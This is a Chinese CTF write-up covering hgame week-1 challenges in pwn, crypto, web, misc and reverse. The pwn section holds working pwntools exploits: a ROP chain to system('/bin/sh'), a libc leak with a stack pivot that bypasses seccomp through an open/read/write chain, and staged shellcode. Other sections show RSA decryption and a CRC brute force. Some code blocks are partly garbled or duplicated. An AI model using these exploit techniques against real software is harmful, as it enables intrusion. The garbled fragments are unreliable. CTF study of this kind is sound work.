

write up

- pwn

- nc
- easyoverflow

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char buf[16]; // [rsp+0h] [rbp-10h] BYREF

    close(1);
    read(0, buf, 0x100uLL);
    return 0;
}
```

```
int b4ckd0r()
{
    return system("/bin/sh");
}
```

- 程序很简明，可以观察到close（1）这个函数关闭了标准输出，说明需要在getshell之后进行重定向
- 重定向——将标准输出的文件描述符改变。在getshell的终端输入 exec 1>&0 后cat flag 即可

```
1 from pwn import*
2
3 #p=process('./vuln')
4 #context.log_level="debug"
5 p = remote('week-1.hgame.lwsec.cn',31788)
6 ret=0x0000000000040101a# ret;
7 pop_rdi_ret=0x00000000000401233# pop rdi; ret;
8 sys=0x00000000000401060
9 binsh = 0x00000000000402004
10
11 pay = b'a'*24+p64(pop_rdi_ret)+p64(binsh)+p64(ret)+p64(sys)
12 p.send(pay)
13
14 p.interactive()
15
```

- orw

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    init(argc, argv, envp);
    sandbox();
    puts("Maybe you can learn something about seccomp, before you try to solve this task.");
    vuln();
    return 0;
}

ssize_t vuln()
{
    char buf[256]; // [rsp+0h] [rbp-100h] BYREF

    return read(0, buf, 0x130uLL);
}
```

```
qi@qi-virtual-machine:~/Desktop/hgame/week1/orw$ checksec vuln
[*] '/home/qi/Desktop/hgame/week1/orw/vuln'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x3ff000)
```

- puts函数里给出提示了解到沙箱保护机制即上图sandbox () , 通过seccomp-tools dump ./vuln查看哪些系统调用被禁止

```
qi@qi-virtual-machine:~/Desktop/hgame/week1/orw$ seccomp-tools dump ./vuln
line CODE JT JF K
=====
0000: 0x20 0x00 0x00 0x00 0x00000000 A = sys_number
0001: 0x15 0x02 0x00 0x00 0x0000003b if (A == execve) goto 0004
0002: 0x15 0x01 0x00 0x00 0x00000142 if (A == execveat) goto 0004
0003: 0x06 0x00 0x00 0x00 0x7fff0000 return ALLOW
0004: 0x06 0x00 0x00 0x00 0x00000000 return KILL
```

- 发现execve和execveat被禁用, 于是只能通过调用open read write 函数读取终端的flag文件
- 这三个函数都有需要控制的参数分别是open: file-读取的文件名 (rdi控制), oflag-以什么权限打开 (rsi控制) ||read: fd(文件描述符)-从哪里读取 (rdi控制), buf-读到哪里去 (rsi控制), nbytes-读多少 (rdx控制) ||write: fd-输出到什么地方 (rdi控制), buf-从哪里输入 (rsi控制), n-输出多少 (rdx控制)。

```
0x0000000000401393 : pop rdi ; ret
0x0000000000401391 : pop rsi ; pop r15 ; ret
```

- 发现pop rdx没有在vuln文件里, 于是到libc文件中寻找如下图 (用的时候加上libc的偏移地址即可)

```
0x0000000000142c92 : pop rdx ; ret
```

- 但是这么想要orw需要很多字节的空间仅仅0x30是不够的, 于是栈迁移——即控制rbp (可以控制read函数往哪里读) 与rsp (迁移完rsp即会执行伪栈的内容)。现在只需要leave指令即可 (leave等价于mov rsp rbp加上pop rbp)

```
qi@qi-virtual-machine:~/Desktop/hgame/week1/orw$ ROPgadget --binary vuln |grep "leave"
0x00000000004012be : leave ; ret
```

- 于是首先泄露libc并劫持程序返回read函数。因为栈帧为0x100所以后八位即使函数的leave_ret操作, 在这里控制rbp为伪栈 (通过gdb查找伪栈地址)

```
1 from pwn import *
2 libc = ELF("./libc-2.31.so")
3 context.log_level="debug"
4 #p = remote('week-1.hgame.lwsec.cn',30336)
5 p = process('./vuln')
6 elf = ELF("./vuln")
7 leave = 0x00000000004012be# leave; ret;
8 rdi = 0x0000000000401393# pop rdi; ret;
9 rsi = 0x0000000000401391#pop rsi; pop r15; ret;
10 puts = 0x0000000000401070
11 fake_stack = 0x404500
12 read = 0x4012C8
13 put_got = elf.got['puts']
14
15 gdb.attach(p)
16
17 pay0 = b'a'*0x100+p64(fake_stack)+p64(rdi)+p64(put_got)+p64(puts)+p64(read)
18 p.sendafter('you try to solve this task.',pay0)
19 p.recvline()
20 put_got = u64(p.recvline()[7:-1].ljust(8,b'\x00'))
21 print('-----put_got:',hex(put_got))
22
23 libc_base = put_got - libc.sym["puts"]
24 _open = libc_base + libc.sym["open"]
25 _read = libc_base + libc.sym["read"]
26 _write = libc_base + libc.sym["write"]
27 rdx = 0x0000000000142c92+libc_base # pop rdx ; ret
```



```
[*] '/home/qi/Desktop/hgame/week1/simple_shellcode/vuln'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
```

- 程序的地址只是装载的时候会变，mmap里的参数-1是申请的虚拟空间因此我们可以得知写入的地址。从gdb中也不难看出

```
► 0x555555553a1 <main+107>      call    read@plt
                                fd: 0x0 (/dev/pts/0)
                                buf: 0xcafe0000 ← 0
                                nbytes: 0x10
```

- 这个题封死了除了shellcode的所有路因此只能通过shellcode实现read的二次调用，并将第二次read的写入地址排在第一次read读取字节的后面。这里为了省shellcode的空间尽量保持能用的寄存器不动，寄存器之间赋值，以及一些运算操作。下图是执行到MEMORY[0XCAFE0000]时的寄存器们

```
RAX 0x0
RBX 0x555555553d0 (__libc_csu_init) ← endbr64
RCX 0x7ffff7ef4d3e (prctl+14) ← cmp    rax, -0xffff
RDX 0xcafe0000 ← 0xa /* '\n' */
RDI 0x16
RSI 0x2
R8 0x0
R9 0x0
R10 0x7ffff7ef4d3e (prctl+14) ← cmp    rax, -0xffff
R11 0x217
R12 0x55555555100 (_start) ← endbr64
R13 0x7fffffffdfa0 ← 0x1
R14 0x0
R15 0x0
RBP 0x7fffffffdeb0 ← 0x0
*RSP 0x7fffffffde98 → 0x555555553bb (main+133) ← mov    eax, 0
*RIP 0xcafe0000 ← 0xa /* '\n' */
```

- read的系统调用号为0，故rax不变。写入地址由rip传给rbp后减去第一次shellcode的长度。写入数量由r11传给rdi



- 第二次写入就可以很放肆地写入了

```
18 p.sendafter('shellcode:',asm(shellcode1))
19 shellcode2 = '\x'
20     xor rax, rax
21     xor rdi, rdi
22     xor rsi, rsi
23     xor rdx, rdx
24     mov rax, 2
25     mov rdi, 0x67616c662f2e
26     push rdi
27     mov rdi, rsp
28     syscall
29
30     mov rdx, 0x100
31     mov rsi, rdi
32     mov rdi, rax
33     mov rax, 0
34     syscall
35
36     mov rdi, 1
37     mov rax, 1
38     syscall
39 ...
40 printf('-----shellcode2_len: %s',hex(len(asm(shellcode2))))
41
42 p.send(asm(shellcode2))
43 p.interactive()
44
```

- 脚本

```


1 from pwn import *
2 libc = ELF("./libc-2.31.so")
3 context(log_level="debug",os='linux',arch='amd64')
4 #p = process('./vuln')
5 p = remote('week-1.hgame.lwsec.cn',32710)
6 shellcode1=""
7     mov rdi, rax
8     mov rsi, rdx
9     add rsi, 0xf
10    mov rdx, r11
11    syscall
12 ...
13
14 #gdb.attach(p)
15
16 print('-----shellcode1_len:',hex(len(asm(shellcode1))))
17
18 p.sendafter('shellcode:',asm(shellcode1))
19 shellcode2 = ""
20     xor rax, rax
21     xor rdi, rdi
22     xor rsi, rsi
23     xor rdx, rdx
24     mov rax, 2
25     mov rdi, 0x676163662f2e
26     push rdi
27     mov rdi, rsp
28     syscall
29
30     mov rdx, 0x100
31     mov rsi, rdi
32     mov rdi, rax
33     mov rax, 0
34     syscall
35
36     mov rdi, 1
37     mov rax, 1
38     syscall
39 ...
40 print('-----shellcode2_len:',hex(len(asm(shellcode2))))
41
42 p.send(asm(shellcode2))
43 p.interactive()
44

```

- Crypto

- RSA

- 主要是将n分解为两个素数可以通过查询得知



```

hagme_w1_Crypto_rsa.py - F:\Python_from_beginning_to_grave\py\hagme_w1_Crypt...
File Edit Format Run Options Window Help
from Crypto.Util.number import *
import gmpy2
n=13512713834829975737419644706264085841692035009832009999311594971905135421354559664321673!
c=11067479267401774824323235118589601966043471834200168690652778987626497632868613410197212!
e=65537
p=11239134987804993586763559028187245057652550219515201768644770733869088185320740938450178!
q=12022912661420941592569751731802639375088427463430162252113082619617837010913002515450223!
phi = (q-1)*(p-1)
print(' phi=', phi)
d=gmpy2.invert(e, phi)
print(' d=', d)
m = pow(c, d, n)
print(' m=', hex(m))
print(long_to_bytes(m))
Ln: 18 Col: 23

```

- web

- childhood

- 这个题通过修改本地存档可以实现开挂般的游戏体验
 - f12后打开应用程序的本地储存即可修改

- 学长名字

- 这个题我用了prodrafts上面的查找功能手敲的，写不来web的脚本



- misc

- sign in
- CRC

- 通过脚本爆破宽高得到flag (ps: 下图不是这个题的CRC但是脚本是一样的)

```
1 import binascii
2 import struct
3
4 crc32_hex = 0xcc11720e
5 filename = 'enc0.png'
6 crcbp = open(filename, "rb").read()
7
8 for i in range(2000):
9     for j in range(2000):
10         data = crcbp[12:16] + \
11             struct.pack('>i', i) + struct.pack('>i', j) + crcbp[24:29]
12         crc32 = binascii.crc32(data) & 0xffffffff
13         if(crc32 == crc32_hex):
14             print(i, j)
15             print('wid:', hex(i))
16             print('hight:', hex(j))
17
18
```

- reverse

- test_your_ida
- easyasm

- 重点是这两步

```
.text:0040117F      add     esp, 4
```

```
.text:00401190      xor     eax, 33h
```

- 老老实实算就可以啦

以上内容整理于 [幕布文档](#)